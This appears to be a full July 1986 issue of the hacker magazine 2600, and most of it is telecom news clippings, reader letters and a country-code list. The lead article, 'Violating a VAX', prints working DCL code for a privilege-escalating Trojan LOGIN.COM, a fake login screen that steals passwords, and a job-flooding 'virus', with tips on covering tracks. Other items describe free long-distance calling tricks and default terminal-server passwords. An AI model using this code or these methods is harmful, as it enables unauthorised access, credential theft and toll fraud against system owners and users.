2600

JULY, 1986

VOLUME THREE, NUMBER SEVEN $2

VIOLATING A VAX

By Baalzebub

As DEC systems have proliferated throughout the establishment, hackers' desires to know more about same have also risen dramatically. This is ironic as DEC architecture has a well-designed security schema while many other systems require additional software. In any case, regardless of what system you've decided to target, there are a few tricks. The following is written specific to VAX/VMS but most of this can be applied to other systems.

One two-bit trick is to continually hit Control-T upon logging in. This feature will tell you what images are being executed in the system-wide login procedure. Most likely, this is where any site-specific security will try and weed out who has certain privileges or who should remain inside a captive process.

Control-T has limitations, however. It only shows images. That is, if it's not an executable in the directory SYSSSYSTEM, it will probably only appear as DCL. That covers a lot of ground. Furthermore, Control-T might indicate that you're running SET. Well, that's just fine and dandy but SET what? It could be anything from setting terminal characteristics to resetting the CPU clock.

Trojan Horses

Let's assume that somehow you got an account and now wish to give yourself privileges. A Trojan horse is just the ticket. A Trojan horse is simply a few lines of coding that you unobtrusively slip into someone else's program. That someone, who has special privileges, then unknowingly runs your program. The following is a simple Trojan horse that could be copied into a privileged users directory and renamed LOGIN.COM;890. Thus, as he logs into his account, he automatically runs the program. The reason for the high version number is to insure that this will take precedence over any LOGIN.COM he already has. The last line deletes the program, thus erasing any trace of your dirty deeds. We assume here that the username you are working out of is "TRASH". Essentially, all we're having our friend do is modify TRASH to have all default privileges. Likewise, you could have him add users.

The only hard part is copying this into a user's directory. If the system allows all GROUP privileges, then you should have no troubles. As Vaxes are frequently used in scientific environments where program-swapping is common, this might be the case. Otherwise, you'll have to put this or something similar to this elsewhere.

```
$SET NOVERIFY
$SET NOCONTROL=Y
$SET MESSAGE/NOFAC/NOIDENT/NOSEVER/NOTEXT
ASSIGN/USER NL: SYS$OUTPUT
$SET DEF SYS$SYSTEM:
$RUN AUTHORIZE
MODIFY TRASH/DEFPRIV=ALL
EXIT
$SET CONTROL=Y
$SET MESS/FAC/IDENT/SEVER/TEXT
$DELETE LOGIN.COM;890
```

There are a few general rules of caution concerning Trojan horses. First, in general don't replace or insert the horse directly into the resident program. Rather, insert a pointer that tells the system which program to run. (The sample horse is an exception as it deletes itself. However, someone perusing the system may discover it before it runs.) Additionally, give your program an innocuous name. Make it look like it belongs. Finally, whenever possible, write your source code in compilable language, deleting the source code and leaving only the image. This will insure that even the most suspicious of system people won't be able to to find any evidence of tampering.

Now, let's say that you want to collect more passwords. The password grabber is your tool. This childishly simple program does nothing more than mimic the logon procedure to some unsuspecting dope. Unbeknown to said dope, his username and password are written to some useful location (your directory, for instance) for later retrieval. Sophisticated grabbers continue to let the user use the system and just pass his commands to the operating system. An easier approach is to bump him offline as if the computer dropped him for some legitimate reason. The following program simulates a logon then gives him a transmission error (The error looks legit, but I don't think this message really exists.) followed by the string of characters indicating he got bumped (This string may be site/terminal specific.). At this point it just waits...an hour. Having disabled Control-Y, he can't do anything anyhow. He'd either leave or turn off the terminal. Either is fine. The problem with actually having the grabber log you out after it has gotten the password is that the logout message can't be readily suppressed. It also might have an elapse time greater than the 20 seconds he was on, and it will certainly have your name in it.

Now comes the bad news. Most privileged users have a terminal on their desks and perhaps work in restricted areas. Thus your password grabber, in a more public area will probably collect unprivileged accounts. To get around this, next time you visit the system manager at his office, run the grabber on his terminal. It only takes one short command.

The other bad news it that this is designed to work after hitting Return once and only once. The second Return will be absorbed as the username. A little extra coding could take care of this.

```
$run sys$system:clear  [This just clears the screen, is site-specific]
$inquire/nopunct dummy " "  [Absorb the first RETURN]
$on control_Y then continue
$bell[0,32] = %x07
$ws := Write sys$output " "
$ws bell, " "
$type sys$input
WELCOME to DEFENSE INTELLIGENCE AGENCY  VAX 11/780
  For user assistance, call 697-3862
$set term/hardcopy
$inquire/nopunct name "Username:"
$set term/noecho
$inquire/nopunct pass "Password:"
$open/write key_file dev$29:[trash]goodies.lis
```


(continued on page 3-50)

VAXES

(continued from page 3-49)

```
$write key—file name,"   ", pass
$close key—file
$wait 00:00:01
$ws "   Welcome to VAX/VMS version V4.2
$ws " "
$wait 00:00:01
$ws " $ FOR OUR WEEKEND SCHEDULE  ENTER TIME—
NEWS AT THE $ PROMPT
$wait 00:00:02
$ws " "
$ws " "
$ws " "
$wait 00:00:01
$ws " $ "
$ws "%DCL-F-TRANS Fatal transmission error"
$ws " Disconnect in progress"
$ dt = f$time()
$ ws "  ",name,"      logged out at   ",dt
$ ws "%%%%%%%%%%%%%%%%%%%%%%%%%
$wait 01:00:00
```

Viruses

Viruses are a bit more interesting. These monsters in their crudest form do nothing but replicate themselves. The one below does just that but with a twist. It keeps on submitting jobs to the batch que and sends the output to SYS$SYSTEM. Unfortunately, all that will happen is the que may overflow.

Most Vaxes are set up to run no more than three or four jobs simultaneously. So user service wont really be degraded. The system will just get very very cluttered.

This particular virus points out an interesting flaw in how most Vaxes are set up. There is generally no limit to the number of jobs even a non-privileged user may submit. Ironically, this parameter may be easily reset in the UAF.

A good virus does something slightly more interesting like plant a small bomb in the system to go off after some time period or after some event occurs or burn a hole somewhere so that a certain command will do something else or insure that a certain username will always work or dedicate all system resources to calculating the millionth digit of pi — you get the idea. It can do anything. You're only limited by your imagination. Even more fascinating, when the infected software is copied to another system, the virus takes over yet another machine. In the case of communicaton software coding specifically designed to reach out and touch other systems, the final outcome can be phenomenal especially when one considers how many systems are networked together. In theory, one program could infect a very large percentage of all systems.

Finally, the virus can either duplicate itself upon entry to each system (once) or clone itself arithmatically (as is the case below) or grow in geometric progression. Yeow!

The sample virus consists of two programs. One writes a duplicate program and renames each one slightly differently. Its purpose is to clutter up disk space. The other program submits each program.

The only words of caution are as follows. All jobs have the user name attached. If you're using one of many nonprivileges accounts and don't care, that's one thing. If you don't want to get caught, you'll need special privileges to add the qualifier /USERNAME=SYSTEM to the submit command.

Program I called GROW.COM:

```
$SUBMIT/NOPRINT/NOLOG/USERNAME=SYSTEM 'NAME
```

Program II

```
$COUNT=0
$TOP:
$COUNT=COUNT+1
$NAME== "DEVS29:[TRASH]INFECT" + F$STRING(COUNT) +
".COM"
$OPEN/WRITE FILE 'NAME
$WRITE FILE"$DIR/OUTPUT=SYS$SYSTEM DEVS29:[000000...]"
$CLOSE FILE
$@DEVS29:[TRASH]GROW.COM
$GOTO TOP
```

Anyhow, happy hunting, and don't byte off more than you can eschew.

the free phones of philly

by Chester Holmes

In a surprisingly altruistic move, MCI/SBS-Skyline, in cooperation with Bell of Pennsylvania (BPA), recently began providing free long distance service to area inhabitants from ordinary coin box telephones. The new "10888" program was initiated in several central offices that had recently been upgraded to equal access.

Under equal access, telephone subscribers are forced to "vote" for their favorite long distance carrier on a flimsy "ballot" (if they waive this privilege, an equal access carrier will be assigned to them, ostensibly at random). This arrangement allows long distance calls to be made simply by dialing 1+NPA+7D (1 plus the 10-digit phone number), and the selected (or assigned) carrier would bill the call accordingly. Users still have the option to place calls through other than their primary carrier, though, by dialing 10XXX+1+NPA+7D, the XXX being the carrier's code number (watch for a full listing of these soon in *2600*). This "casual use," as BPA calls it, is billed by most carriers via the normal monthly BPA bill.

Most coin box phones have apparently voted for AT&T as their long distance carrier. Some nifty things happen when you try 10XXX+ dialing at a coin box — for example, 10444+1+10D will give you the Allnet tone to enter your authorization code, likewise 10777+ (Sprint), and several others. 10288+ (AT&T) requests payment ("three dollars and forty-five cents, please"). By dialing 10888+ the call is *placed* through Skyline (currently merging with MCI) and the "casual use" bill will presumably be sent to the coin box. As an added feature, MCI can route calls to most of the free world.

Look for this new convenience in your equal access neighborhood—quickly!!! As a BPA representative says, "With equal access, things change every day!"

***

In an unrelated action, BPA and AT&T are offering free long distance directory assistance calls from those blue "Charge-A-Call" phones. Adjacent coin boxes ask for 60 cents for the same call.

***

Readers, are you getting deals from your phone company that are just too good *not to tell somebody else? If so, then write them down and send them to: The 2600 Good Deal, P.O. Box 99, M.I., N.Y. 11953-0099. Do it today, or a whole lot of people will be moving to Philadelphia.*

Town on Hold During Strike

Hackensack Record

When workers for AT&T walked off the job recently, the people of Sea Isle City, New Jersey were reminded just how antiquated their 44-year-old telephone system is. Residents cannot make long distance calls without the help of an operator. Some of them had to leave town to make calls.

What's most old-fashioned about the system is that it relies on the honesty of long distance callers to provide operators with the correct phone number for billing purposes. The town double-checks all phone charges above $2 in an effort to identify fraudulent calls.

New Jersey Bell says the telephone switching equipment will be replaced in December.

Prisoners Break Law

New Jersey Daily Record

Morris County Jail inmates have been making thousands of dollars worth of telephone calls over the past year by using the privileged long-distance telephone company codes of MCI, according to authorities.

MCI Communications Corporation estimates that inmates have made about $10,000 worth of calls by using illegally obtained code numbers.

A few inmates apparently have the codes and are exchanging their use for cigarettes and other items.

No suspects were identified by authorities, but a spokesman for MCI said that authorities have not determined who has been billed for the illegal calls. Apparently, no MCI customers have complained of being billed for calls originating from the jail.

Hacker Degrees?

Chicago Sun-Times

A 24-year-old student at Triton College (River Grove, Illinois) has been charged with using a computer to raise his grades and gain credit for courses he never took. He's also been accused of altering the grades of 11 other present or former students, creating an academic record for someone who never attended the school, and allowing students to take courses free by tapping into Triton's computer system.

State Police Director James Zagel said some movies have portrayed computer crimes as "something cute and clever" and he asked, "Would you think it was so clever if the movie's opening scene showed a guy forging his parents' will or bouncing rubber checks off local merchants?"

[We wonder if he's ever seen *Bonnie and Clyde* or *Take the Money and Run*....]

New Jersey Tops Taps

State News Service

New Jersey led the nation, as usual, last year in the number of state ordered wiretaps, with New York coming in a close second, according to a federal report.

New York reported the largest number of law-enforcement wiretaps nationwide, when including federally-ordered taps. Both states far exceeded the total number of taps in any other state.

New Jersey State completed 172 wiretaps last year with a grand total of 194 taps. New York's total was 216. In comparison, Pennsylvania had 61, for example, and Connecticut had 16.

All taps in both states were approved by judges and were placed on telephones in private homes and businesses using wires or microphones. Several taps monitored public pay phones.

The report does not list taps still in progress.

Ex-Fed Tapped

Private Intelligence Exchange

The former head of the FBI's Los Angeles office, Ted L. Gunderson, who now works as a private investigator, has sued General Telephone alleging that his work telephone had been tapped for almost two years to allow eavesdropping on business conversations. Gunderson had also been charged $42 per month for this pleasure.

The suit contends that GTE did wiring without his knowledge or consent, and that Answerall, the answering service he was wired to, caused the connection to be made "to listen to privileged telephone conversations and gain access to sensitive information."

Apparently, someone placed a work order with GTE, and it complied. GTE has since refunded almost $1,000 to Gunderson.

The former special agent said he has been harassed by Federal agencies because of his efforts to vindicate a man who was convicted of murdering his pregnant wife and two daughters.

SS Numbers Returned To Citizens

The Privacy Journal

The customers of Hackensack Water Co. in Northern New Jersey received a notice with their bills this winter telling them that the company had no right to demand their Social Security numbers last year.

In 1985, when New Jersey ordered that water in certain drought-stricken regions be rationed according to numbers of persons per household, water suppliers were authorized to count persons and, if they wanted, to collect Social Security numbers. The Hackensack company asked for the names of every person and the Social Security number of the head of the household.

Later, the company admitted that it wanted Social Security numbers, not to ration water, but to help credit bureaus and collection agencies collect unpaid bills.

Residents of Bergen County sued because they were led to believe the information was required by the state.

A federal court ordered the company to send a correction notification to its customers and to permit them to have their numbers erased.

Computers Strike Again!

USA Today

A faulty computer program in buildings with telephone intercoms is generating phone bills up to 15,000 percent higher than average for many area customers, according to AT&T officials. AT&T isn't sure how many customers are affected, but one customer, Bernard Bartikowsky, was charged $451.48 for a month's rental on a standard push-button phone. "The bureaucracy is so bloated. The computers have taken over," said Louis Soupcoff, 71, who was billed $96.74 for leasing $7.67 worth of equipment. AT&T hasn't figured out how to fix the problem.

Federal Employees "Tracked"

The New York Times

About a third of all telephone calls made by Federal employees at five agencies were for personal rather than business reasons, according to preliminary Government studies.

The President's Council on Integrity and Efficiency [oh, please!] ordered the inspectors general of all Federal agencies to conduct the studies to determine the extent of phone system abuse in the Government.

Nobody listened in on calls, according to the inspector general of the General Services Administration. Instead, the agencies took scientific samples of the calls made from their offices and then called the number. If the phone was in a private residence, the call was classified as personal.

[How much do you think was wasted by calling all those numbers instead of doing CNA's on them?]

Dear *2600*....

Dear *2600*:

Just thought we would inform your readers of a publication of interest. ACE (Association of Clandestine radio Enthusiasts) is a group interested in pirate and spy radio which publishes a monthly newsletter. We encountered these people when the Private Sector BBS recently expanded into the world of radio communications. This sub-board on the BBS discusses cellular and mobile phones, scanners, and similar topics such as pirate radio.

We'll be interacting more with ACE in the future as we also explore shortwave and pirate radio, but your readers can also explore by subscribing to their newsletter (*The ACE*) for $12 a year ($1 for back issues). Write to ACE, P.O. Box 46199, Baton Rouge, LA 70895. They also run a BBS (300/1200 bps) at (913) 677-1288. Mention *2600* when you subscribe or log onto the BBS as this will cut through some of the red tape.

We ran across the May 1984 (V3, #2) issue of ACE which has a feature article on pirate TV interruption of pay TV in Milwaukee, which predates the Captain Midnight-HBO incident. Other articles cover making your own pirate radio antenna and the anatomy of an FCC pirate radio bust, as well as the frequencies of pirate and spy radio broadcasts.

Shadow 2600 and Kid & Co.
Co-sysops of the Private Sector BBS

Dear *2600*:

In your May 1986 issue, you discuss boxing ITT on page 3-38. Unfortunately the technique discussed does not result in a free phone call. Following the directions as they are printed results in the call being completed by the subscriber's carrier, not by the ITT network (unless ITT happens to be your default carrier). This will, of course, result in the subscriber being billed for the call.

The authors of the article were fooled into believing that ITT allows its billing to be circumvented by the application of 2600 Hz because of the way the ITT network handles this tone. When a 2600 Hz tone is applied to an ITT call, ITT hangs up on the caller and approximately 8 seconds later your local dial tone returns.

As far as I know there is no way to defraud ITT by using any sort of electronic device other than using DTMF (touch-tones) to hack out their travel codes or a modem to break into their billing computer.

Howard

Dear *2600*:

Thanks much for providing lots of useful information. Here is an ironic little announcement about the new president of the Coalition for Open Systems.

From Courier published by Xerox, Palo Alto, California: "The Corporation for Open Systems has named Lincoln Faurer, former director of the National Security Agency, as the group's first president. Faurer was chosen on the basis of his extensive experience in the standardization process and in negotiations with vendors. Membership in COS currently stands at nearly 40 companies."

kl

Dear Mr. l:

Those are not just 40 little companies either. They include Bell Labs, Boeing, DEC, Kodak, NCR, Northern Telecom, Xerox, and others on the executive committee alone!

We are sure that Mr. Faurer will enjoy running future discussions of data encryption and other standards with the rest of the coalition.

Dear *2600*:

I would like to add a bit of information to that given in the March 86 issue on VMS and such. The [(XXXXX)] can be replaced with a minus sign in brackets [-]. It said somewhere that this would raise you up one directory level also.

A friend and I found a file listing default passwords, and other goodies for the VAX ethernet Communications Server V2.0. To quote from the (3) Default Passwords section:

"The default password has been changed to ACCESS. This password is requested on those ports for which a SET PORT PASSWORD ENABLED was issued before the user logged in. The password port characteristic is a feature not found in the Terminal Server V1.0 release. Terminal Server V1.0 forced users of modem-controlled lines only to always enter the login password.

The default privileged password is SYSTEM. This password allows a non-privileged user to gain access to privileged functions.

You should change both of these passwords after a successful installation of the software, and thereafter on a regular basis.

Change the passwords using the following TSC commands: TSC) DEFINE LOGIN PASSWORD NEW-PASSWORD, TSC) DEFINE PRIVILEGED PASSWORD NEW-PASSWORD"

Pretty boring stuff, huh? The only thing we have found that we could do with these so far is broadcast messages to all terminals, and sign someone off.

Untitled

Dear Readers:

Last month, we told you about the AT&T Toll-Free Wake-Up service (8002220300), which featured an almost eternal loop of music by pianist George Winston. Since our mention of it, the music has been changed to nondescript muzac and the volume of the recording has been reduced, making it less pleasant to listen to. We also spoke with George Winston and asked him what he thought of his music being used by AT&T. He replied: "I don't care, because I don't get any royalties because of it."

On a very different subject, we have received the first copy of Telecomputist, *which was written by Data Line, Forest Ranger, Rev Enge, Taron King, and a few others. The first issue is 20 pages, and, we are told that future issues will be monthly and only 4 pages, like the old TAP magazine format. The first issue has lists of Secret Service and other frequencies, a confusing description of ISDN, a transcript of a Phil Donahue show on computers (from March, 1985), a list of Autovon exchanges and their equivalents (as in our May, 1986 issue), and a little postal information.*

We take the wait and see attitude on whether or not to invest in this one. If you want to suscribe, contact Telecomputist *through Telex 650-240-6356, by leaving a note to TECHNICIAN on the Delphi system, or by writing to P.O. Box 2003, Florissant, MO 63032. The first issue says that you should contact them before sending any money. Back issues are only $.50, but there is probably only one so far.*

Dear *2600*:

I just found a great way to save money on my long distance calls. When I dial "0"+Area Code+950+xxxx, the call goes through. Since I used the "0", I think that the call is free. This means that if I am in New York and I want to call California, I can call the U.S. Tel tone in Los Angeles 0+213+950+1033 for free and then dial a local call to my friends in California and be billed for a local call on U.S. Tel. What do you think?

SF

(continued on page 3-56)

The 2600 Information Bureau

The following is a list of all country codes in numerical order. This info comes to us from Telecom Digest via Private Sector.

World Numbering Zone 1 (Integrated Numbering Area)

1 Canada, USA including Puerto Rico and the Virgin Islands, Jamaica, Barbados, Anguilla, Antigua and Barbuda, Cayman Islands, British Virgin Islands, Bermuda, Bahamas, Dominica, Dominican Republic, Grenada, Montserrat, St. Christopher and Nevis, St. Lucia, St. Vincent and the Grenadines (Bequia, Mustique, Prune (Palm) Island, Union Island), Trinidad and Tobago

Note: Mexico locations with Zone 1 style area codes are a hack for use from the U.S. and Canada (only) and are not official.

World Numbering Zone 2: Africa, Greenland, Faroe Islands, Aruba

20 Egypt
21 Integrated Numbering Area:
Morocco (212 in service, also has 210, 211 assigned, but not used)
Algeria (213 in service, also has 214, 215 assigned, but not used)
Tunisia (216 in service, also has 217 assigned, but not used)
Libya (218 in service, also has 219 assigned, but not used)
220 The Gambia
221 Senegal
222 Mauritania
223 Mali
224 Guinea
225 Ivory Coast
226 Burkina Faso (Upper Volta)
227 Niger
228 Togo
229 Benin
230 Mauritius
231 Liberia
232 Sierra Leone
233 Ghana
234 Nigeria
235 Chad
236 Central African Republic
237 Cameroon
238 Cape Verde
239 Sao Tome and Principe
240 Equatorial Guinea
241 Gabon
242 Congo
243 Zaire
244 Angola
245 Guinea-Bissau
246 Diego Garcia
247 Ascension Island
248 Seychelles
249 Sudan
250 Rwanda
251 Ethiopia
252 Somalia
253 Djibouti
254 Kenya
255 Tanzania including Zanzibar
256 Uganda
257 Burundi
258 Mozambique
259 Zanzibar (this code is assigned in E.163,
260 Zambia but use Tanzania, 255 54)
261 Madagascar
262 Reunion (France)
263 Zimbabwe
264 Namibia
265 Malawi
266 Lesotho
267 Botswana
268 Swaziland
269 Comoros and Mayotte
27 South Africa
297 Aruba (Autonomous from the Netherlands Antilles
298 Faroe Islands (Denmark)
299 Greenland
Spare: 28, 290, 291, 292, 293, 294, 295, 296

2600 (ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley David Ruderman

Executive Director
Helen Victory

BBS Operator
Tom Blich

Cartoonist
Dan Holder

Junk Mail Receiver
Richard Petrovich

Writers: Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. PRIVATE SECTOR BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762. Call for rates.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099. We readily accept articles, letters, clippings, artwork, and data for publication.
POSTMASTER: This is private mail.

"You're very welcome, sir. And thanks for abusing AT&T!"

World Numbering Zones 3 & 4: Europe except Soviet Union

30 Greece
31 Netherlands
32 Belgium
33 France
33 078 Andorra
33 93 Monaco
34 Spain
350 Gibraltar
351 Portugal
352 Luxembourg
353 Ireland
354 Iceland
355 Albania
356 Malta
357 Cyprus
358 Finland
359 Bulgaria
36 Hungary
37 German Democratic Republic (East)
38 Yugoslavia
39 Italy
39 541 San Marino
3966982 Vatican City
40 Romania
41 Switzerland
41 75 Liechtenstein
42 Czechoslovakia
43 Austria
44 United Kingdom
45 Denmark
46 Sweden
47 Norway
48 Poland
49 Federal Republic of Germany (West)

World Numbering Zone 5: Mexico, Central and South America + St. Pierre & Miquelon

500 Falkland Islands
501 Belize
502 Guatemala
503 El Salvador
504 Honduras
505 Nicaragua
506 Costa Rica
507 Panama
508 St. Pierre et Miquelon (France)
509 Haiti
51 Peru
52 Mexico
53 Cuba
53 99 Guantanamo Bay US Naval Base (located on Cuba)
54 Argentina
55 Brazil
56 Chile
57 Columbia
58 Venezuela
590 Guadeloupe (France)
591 Bolivia
592 Guyana
593 Ecuador
594 French Guiana
595 Paraguay
596 French Antilles (St. Barthelemy, St. Martin), Martinique
597 Surinaame
598 Uruguay
599 Netherlands Antilles (Sint Maarten, Saba, Statia, Curacao, Bonaire)

World Numbering Zone 6: Pacific

60 Malaysia
61 Australia
62 Indonesia
63 Philippines
64 New Zealand
65 Singapore
66 Thailand
670 Northern Mariana Islands (Saipan)
671 Guam
672 Australian External Territories (Norfolk Island)
673 Brunei
674 Nauru
675 Papua New Guinea
676 Tonga
677 Solomon Islands
678 Vanuatu (New Hebrides)
679 Fiji
680 Palau
681 Wallis and Futuna
682 Cook Islands
683 Niue
684 American Samoa
685 Western Samoa
686 Kiribati Republic (Gilbert Islands)
687 New Caledonia
688 Tuvalu (Ellice Islands)
689 French Polynesia
690 Tokelau
691 Micronesia
692 Marshall Islands
Spare: 693, 694, 695, 696, 697, 698, 699

World Numbering Zone 7

7 Union of Soviet Socialist Republics

World Numbering Zone 8: East Asia + Marisat

81 Japan
82 Korea (Republic of) (South)
84 Viet Nam
850 Democratic People's Republic of Korea (North)
852 Hong Kong
853 Macao
855 Khmer Republic
856 Laos
86 China (People's Republic)
871 Marisat, Atlantic Ocean
872 Marisat, Pacific Ocean
873 Marisat, Indian Ocean
880 Bangladesh
886 Taiwan
Spare: 80, 83, 851, 854, 857, 858, 859, 870, 874, 875, 876, 877, 878, 879, 881, 882, 883, 884, 885, 887, 888, 889, 89

World Numbering Zone 9: Middle East, Indian Subcontinent

90 Turkey
91 India
92 Pakistan
93 Afghanistan
94 Sri Lanka
95 Burma
960 Maldives
961 Lebanon
962 Jordan
963 Syria
964 Iraq
965 Kuwait
966 Saudi Arabia
967 Yemen Arab Republic
968 Oman
969 Yemen (People's Democratic Republic of) (Aden)
971 United Arab Emirates
972 Israel
973 Bahrain
974 Qatar
976 Mongolia
977 Nepal
98 Iran
Spare: 970, 975, 978, 979, 99

SYSTEMATICALLY SPEAKING

AT&T Selling Pay Phones!

Combined News Sources

AT&T, which has built nearly 1.5 million pay phones for telephone companies, has entered the fledgling private pay phone business.

AT&T's coin-operated phone will be identical in appearance to the chrome-faced pay phones it sells to local telephone companies. But like all other private pay phones, AT&T's model will be fitted with enough computer power to make it independent of the local telephone company.

Individual units will sell for $1,895, which puts them about midway in the industry in pricing.

Automated Operators Coming

Communications Week

Southern Bell is taking a small step into the world of automation with the test of a new, computer-controlled operator service to handle third party billed and collect calls. In a test called Automated Alternative Billing Service (AABS), computers will entirely automate selected calls previously handled by operators. The process is similar to the way credit-card calls are currently handled.

[Callers will be told to press one number for a credit-card call, another for a collect call, and a third for third party billing. In the case of collect calls, callers will be told by a computer to say their names. The person called will then hear a computerized voice telling him that there is a collect call from whatever name the caller gave, in the caller's voice. The speech recognition system will ask if he accepts the call, then wait for either "yes" or "no". Any other response will result in a human operator being summoned.]

Michigan Bell will also be conducting a similar test, called Fully Automated Collect and Third Party Billing Service (FACTS).

Bell Communications Research Inc. (Belleore) developed the technology for the trials.

Cellular Dial-By-Voice

The New York Times

A new cellular phone, developed by AT&T Consumer Products and called "AT&T 1280", will enable a motorist to dial a number by pronouncing a person's name. Twenty numbers can be stored. The qualities of each sound are compared statistically rather than comparing recorded patterns. This mathematical procedure is said to eliminate 90 percent of the computation previously required to identify spoken sounds.

New British Phone Service

The Wall Street Journal

The British telephone system has opened up its government-run monopoly to private enterprise for the first time. A new service run by the Mercury Communications Ltd. unit of Cable & Wireless PLC recently started with a call to Britain's Trade Secretary.

Mercury has a government license to compete with British Telecommunications PLC.

No Data Protection for Hong Kong

InfoWorld

A Hong Kong newspaper recently reported that Hong Kong's Secretary for Administrative Services, Peter Tsao, said a special government task force on data privacy has decided there is no need for laws governing the storage of computerized data or to control its abuse. In light of the statement, it appears increasingly unlikely that Hong Kong will enact data protection laws.

74,000 Calls to Fraud Line

Associated Press

More than 74,000 calls to a Congressional fraud hot line have uncovered hundreds of cases of waste and abuse in Federal Government, Senator Jim Sasser, Democrat of Tennessee, recently announced.

He said calls to the 24-hour toll-free number had produced 11,828 cases warranting further review since the hot line was set up by the General Accounting Office seven years ago.

The nationwide hot line number is 8004245454. [No, you can't blue-box off it.]

Federal Phone Failures

New York Times

For months, the State Department has been phasing in a new electronic telephone system. The system was designed in part to make communications more secure, but the confusion has created a level of security more impenetrable than its planners had hoped.

Since nobody in the department seems sure yet who has which new number, let alone which ones work, disgruntled employees found themselves at times recently unable to call each other or to receive calls from the outside world.

The first clue of trouble came in October, when the department issued its annual staff directory of what were supposed to be the new numbers. Callers quickly discovered that dialing the listed numbers evoked either busy signals or nothing at all.

By November, the numbers in the new directory were declared in error, and staff members received another set, pasted to the back of their phones. But then, at a briefing, they were told to ignore earlier instructions since in most cases only the prefixes of their phone numbers would be changed.

The State Department's main 632 exchange has been changed to 647. The remaining digits for phone numbers are the same, unless, of course, the fourth digit in the old number was 0, in which case, the holder gets a new extension. Those who had 254, 653, or 634 prefixes are also being shifted to 647.

Indiana Telco Threatens AT&T

Wall Street Journal

The FCC has approved a proposal by a new company, Indiana Switch, to provide long distance telephone service to rural customers in Indiana.

Indiana Switch is a joint venture of 27 Indiana phone companies and U.S. Switch Inc., which is 70%-owned by Telecom Plus International Inc. of Boca Raton, Florida. They plan to tie together the rural phone concerns involved in the venture through one central switch.

The plan would require AT&T and other long distance carriers to use the switch and pay a fee to tap into the new system. It would provide equal access to long distance telephone companies for the 70,000 Indiana Switch customers, and it would give Indiana Switch the opportunity to offer long distance service, similar to all the other carriers.

AT&T and MCI oppose the proposal because, they argue, Indiana Switch would provide a switch as well as long-distance service, thus giving the company an unfair competitive advantage.

```
[4;[H[J[0m[0;01H[02;01HMC[ -- MCLEAN  (FORMERLY SBS CPU A)
[04;01HTHE FOLLOWING TSO'S ARE DEFINED:    [06;04HTERMINAL
COMMAND    [06;24HLOCATION    [07;04H----------------
[07;24H--------    [08;09HTSOMCL    [08;22HMCLEAN (FORMERLY
SBS TSOA)    [09;09HTSOPCY    [09;22HPENTAGON CITY
[10;09HTSORES    [10;22HRESTON (FORMERLY SBS TSOB)
[11;09HTSORKV    [11;22HROCKVILLE    [12;09HTSOSAC
[12;22HSACRAMENTO    [13;01H  [14;01HUNSUPPORTED FUNCTION
[15;01H                  [15;01H [15;01H [15;01H
[15;01H [15;01H[01;01HPORT 01, SSCP-LU,    LOCKED, SVS AV
[01;05HL02;01HAPPLID PARAMETER INVALID    [03;01H
```

AN ELITE BBS ON SKYLINE? *Maybe. In any event, SBS customers are able to access this mysterious computer by simply dialing 7105551212 after their authorization code. Other computers can be found at 2005551212 and 3005551212, and we wouldn't be at all surprised if more turned up.*

MYSTERY OF THE CENTURY. *Why is there a misspelling on the lower right of every VISA card in circulation? Look at the second row from the right of little VISA's and go six up from the bottom. There it is. Strange, isn't it?*

ATM CASH!

WANTED!! INFO. CONTRIBUTIONS ON ATM VULNERABILITIES AND COUNTERMEASURES. We are now actively researching for AUTOMATIC TELLER MACHINES III. If allowed to persist, ATMs will destroy our freedoms, privacy and individuality! Published plans by the banking/ATM clique will have ATM-like devices monitoring and controlling YOU 24-hours per day - EVEN YOUR SEX LIFE AND VOTING CHOICES!! Help us in our fight against these beasts! We need more internal photos, figures, functional diagrams - more on ATM wiretapping, phreaking, TEMPEST methods - more on obtaining and decrypting PINs - more on every method and technique of penetrating and defeating ATMs and other EFT devices - more on countermeasures! Please rush us everything you can get your hands on. PLEASE TELL YOUR FRIENDS!!

ATM III, just based upon what we have so far, will have 200% more info. than ATM II, and should be THE MOST EYE-POPPING, SIZZLING AND SHOCKING PUBLICATION YOU'VE EVER READ!! We want to publish every method - no holds barred!! Anonymous contributions gladly accepted. If you require payment, we will negotiate with you.

We are looking for survival info. of all types - see our June ad in 2600 for specific topics or send $1 for our SUPER-SURVIVAL CATALOG.

When available (2 months), we will fill all ATM III orders on a first come, first serve basis. To reserve a hot-off-the-press ATM III copy, please mail $20* to:

Consumertronics Co.

2011 CRESCENT DR., P. O. DRAWER 537,

ALAMOGORDO, NM 88310

*$1,000 per copy if you are an employee, officer, agent or informant of any financial institution, EFT equipment manufacturer or law enforcement entity, or of a law, investigative or security firm largely employed by any of these three.

(Information requested for ATM III is for educational purposes only. ATM III is sold for educational purposes only)

© 1986, JOHN J. WILLIAMS. ABSOLUTELY ALL RIGHTS RESERVED

Dear *2600*....

